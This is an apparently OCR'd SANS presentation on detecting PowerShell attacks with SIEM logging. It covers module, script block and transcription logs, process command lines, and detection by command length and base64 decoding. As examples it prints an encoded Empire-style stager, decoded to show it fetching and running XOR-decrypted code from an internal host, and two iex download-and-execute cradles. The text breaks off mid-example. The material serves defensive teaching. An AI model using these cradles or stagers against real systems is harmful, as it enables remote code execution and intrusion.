SANS

Detecting Modern PowerShell Attacks with SIEM

Justin Henderson (GSE # 108) @SecurityMapper

About Us

- Author of SEC555: SIEM with Tactical Analytics
- GIAC GSE # 108, Cyber Guardian Blue and Red
- 58 industry certifications (need to get a new hobby)
- Two time NetWars Core tournament winner (offense)
- And security hobbyist and community supporter
  - Collecting interns/contributors in bulk (research teams)
  - Release research to the community
- See https://github.com/SMAPPER

Welcome!

A copy of this talk is available at:
https://github.com/HASecuritySolutions/presentations

More free stuff:
https://github.com/HASecuritySolutions

Special Thanks:

Thank you to Lee Holmes and the Microsoft PowerShell team for their research and pure awesomeness!

PowerShell Awesomeness

PowerShell is one of the BEST things that ever happened

- For both defense and offense
- It is an equal opportunity employer

Defenders

- Automate everything (firewalls, IDS, etc.)
- Administration, Auditing, Hunt teaming, and much more

Attackers

- Completely own you and bypass controls

PowerShell = Attacker's Choice Award

Attackers/malware love PowerShell, but why?

- On lots of systems with multiple versions
- Almost always enabled and allowed
  - Whitelisting - Allowed ☑
  - Antivirus - Allowed ☑
  - NextGen whatever / EDR - Allowed ☑
- Can be enabled remotely even if currently disabled
- Lots of pre-built attacks available using PowerShell

Sample of PowerShell Evilness

Common attack tools and frameworks available:

- **PowerSploit** - Collection of evil modules and goodies
- **PowerShell Empire** - Post-exploitation agent framework
- **Nishang** - Useful all around pentesting framework
- **Invoke-Mimikatz** - Memory based version of Mimikatz

Attack Devices

- **Rubber Ducky** - Keyboard emulation
- **Bash Bunny** - Pure evilness with a cute bunny


Disabling PowerShell

If PowerShell is so evil why not just disable it?

- You need it… You really, truly need it
- Automation is key tool in a defenders toolbelt
- The good can/should outweigh the bad

In a world without PowerShell…

- Attackers would simply pick a different attack vector
- Your defense capabilities would be weak



PowerShell Prevention

Talk is primarily around **detection** rather than prevention

- Specifically using logs and a SIEM (super powerful)

Worth mentioning some PowerShell security mechanisms

- **ExecutionPolicy** - Not really a security feature
- **Just Enough Administration** (JEA) - Controls who can do what with PowerShell
- **Constrained Language Mode** - Limits certain functionality often used by malware (non-core features)


Catching PowerShell Evil

Ideally you want to catch PowerShell attacks… at scale

- For this we need SIEM + log sources

Key PowerShell data sources


- Module logging
- Script Block logging
- Transcription logging
- Process creation events
- Sysinternals Sysmon logs




Module Logging

Enables Event ID 4103

- Records module use
- And parameters
- Very verbose…






Module Logging Example

Invoke-Mimikatz.ps1 ran on Windows 7 box with PS v5.1


- 8,555 events logged from running script once
- Includes functions and parameters called
- Logs based on every time a module is used



Script Block Logging

PowerShell v5 added Script Block Logging (Event ID 4104)

- Records blocks as they are executed
  - If too large spans multiple events
- Data is decoded in log
- Event type of WARNING used to log suspicious commands
  - WARNING events enabled by default
- Can log start/stop times (4105, 4106)



Script Block Logging Example

Invoke-Mimikatz.ps1 on same system = 509 events

- Volume is a bit more easy to handle
- But still a lot of data

Includes what is executed only

- Does not log output

Time	event_id	Hostname	Path	Message

March 8th 2017, 15:34:49.000	4,104	LoggerWin7x86.test.int	C:\Users\Administrator\Desktop\PowerSploit-master\Exfiltration\Invoke-Mimikatz.ps1	Creating Scriptblock text (1 of 155):
				Function Main
				{
				if ($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.MyInvocation.BoundParameters["Debu

Transcription Logging

Also introduced in v5 was transcription logging


- Contains both input and output
- Saves to a file

Default: “My Documents\yyyyMMdd”

PowerShell_transcript.CIT01LPT.9Vi72mKs.20170308161630.txt

PowerShell_transcript.CIT01LPT.EyT4fpHN.20170308170119.txt

- Location can be changed to centralized location



Transcription Example

```
Command start time: 20170308161638
**********************
PS C:\Users\jhenderson> ls \\dc01\FileShare
**********************
Windows PowerShell transcript start
Start time: 20170308161638
Username: TEST\jhenderson_standard
RunAs User: TEST\jhenderson_standard
Machine: CIT01LPT (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 16448
PSVersion: 5.1.14393.693
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.693
BuildVersion: 10.0.14393.693
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20170308161638
**********************
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="Access to the path '\\dc01\FileShare' is denied."
ls : Access to the path '\\dc01\FileShare' is denied.
At line:1 char:1
```

1 Initial command

2 Resulting output

Endpoint Logging

Today, client-side attacks are more common

- Means the attack occurs at the desktop
- Which means you need desktop logs…

Yet, cost of desktop logs is considered too high

- If strategy is collect everything, that is true
- If strategy is to stay nimble and tactical, it is more expensive not to log…

Advanced agent filtering is helpful or file server tricks

PowerShell Command Line (Event ID: 4688)

PowerShell is now commonly used for modern attacks

```
Process Command Line:   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwBU
AGUAbQAuAE4AZQBUAC4AUwBlAHIAVgBpAEMARQBQAE8AaQBuAHQATQBhAE4AQQBnAGUAcgBdADoAOgBFAHgACABlAEMAVAAxADAAMABDAG8ATgB0AGkAbgB1AGUAIAA9ACAAMAA7
ACQAdwBjAD0ATgBFAFcALQBPAGIASgBFAEMAVAAgAFMAWQBTAHQAZQBNAC4ATgBFAHQALgBXAEUAYgBDAEwASQBFAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAw
ACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBl
ACAARwBlAGMAawBvACcAOwAkAFcAQwAuAEgARQBBAEQAZQByAHMALgBBAGQARAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAHcAQwAuAFAAcgBPAFgAWQAg
AD0AIABbAFMAWQBzAFQARQBNAC4ATgBFAFQALgBXAEUAQgBSAGUAUQBVAGUAUwBUAF0AOgA6AEQAZQBmAEEAVQBsAHQAVwBFAGIAUABSAG8AWAB5ADsAJABXAGMALgBQAHIAbwB4
AHkALgBDAHIAZQBEAEUAbgBUAEkAQQBMAHMAIAA9ACAAWwBTAFkAcwB0AEUAbQAuAE4ARQB0AC4AQwByAEUAZABlAE4AVABJAGEATABDAGEAYwBoAGUAXQA6ADoARABFAEYAYQB1
AGwAdABOAEUAdAB3AE8AcgBrAEMAcgBlAEQARQBuAHQAaQBBAGwAUwA7ACQASwA9ACcAYgA4ADUAZgAzADUAMwBhADUANQA3AGUAYgBiADkAYgA3ADQAMgAwADIAMAA4ADQAOABi
AGMAZgBmADAAZQBjACcAOwAkAGkAPQAwADsAWwBDAGgAQQByAFsAXQBdACQAYgA9ACgAWwBjAEgAYQBSAFsAXQBdACgAJAB3AEMALgBEAG8AVwBuAEwATwBhAEQAUwBUAFIAaQBO
AGcAKAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMAAuADEALgAzADoAOAAwADgAMAAvAGkAbgBkAGUAeAAuAGEAcwBwACIAKQApACkAfAAlAHsAJABfAC0AYgBYAE8AcgAkAEsAWwAk
AEkAKwArACUAJABrAC4ATABlAG4AZwBUAGgAXQB9ADsASQBFAFgAIAAoACQAYgAtAGoATwBpAG4AJwAnACkA
```

```
powershell  -nop -enc
aQBlAHgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvA
HcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AcwBlAGMANQA1ADUALgBjAG8AbQ
AvAHAAdwBuACcAKQA=

powershell -nop -c "iex(New-Object
Net.WebClient).DownloadString('https://sec555.com/pwn')"
```

Command Line


Adversaries like to bypass script files due to AV detection

- Thus long, obfuscated commands are common
- Or calls to download and execute code are made
- Another example of their strength = their weakness

Key augmentations for discovery:

- Command line length (> 500 is odd)
- Base64 discovery
- Execution of downloaded code

Command Line Length



Base64 Encoding

Common to see base64 encoded PowerShell attacks

- Can be extracted using regex and then decoded

Example: `(?<base64_code>[A-Za-z0-9+/]{50,}[=]{0,2})`

```
[SySTEM.NeT.SErvICePoinTManaGER]::ExPeCT100CONtInUE = 0;$Wc=NEW-OBJECt SYsTeM.NE
T.WEbClIEnt;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Ge
cko';$wC.HeADErs.Add('User-Agent',$u);$Wc.PrOXY = [SySTem.Net.WEbREquEsT]::DEFAuL
tWeBPROxY;$WC.PROXy.CREdenTials = [SystEM.NEt.CreDenTiaLCAcHe]::DefauLTNeTWoRKCre
DentiALs;$K='b85f353a557ebb9b742020848bcff0ec';$i=0;[cHAr[]]$b=([cHaR[]]($WC.DOWN
LOADStRIng("http://10.0.1.3:8080/index.asp"))|%{$_-bXoR$K[$I++%$k.Length]};IEX
 ($b-join'')
```

```
powershell.exe  -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwBUAEUATQAuAE4AZQBUAC4AUw
BFAHIAdgBJAEMAZQBQAG8AaQBuAFQATQBhAG4AYQBHAEUAUgBdADoAOgBFAHgAUABlAEMAVAAxADAAMAB
DAE8ATgB0AEkAbgBVAEUAIAA9ACAAMAA7ACQAVwBjAD0ATgBFAFcALQBPAEIASgBFAEMAdAAgAFMAWQBz
AFQAZQBNAC4ATgBFAFQALgBXAEUAYgBDAGwASQBFAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvA
```

Download and Execute

Code can be downloaded and run to minimize length

- Also works with base64 encoding

```
powershell  -nop -enc
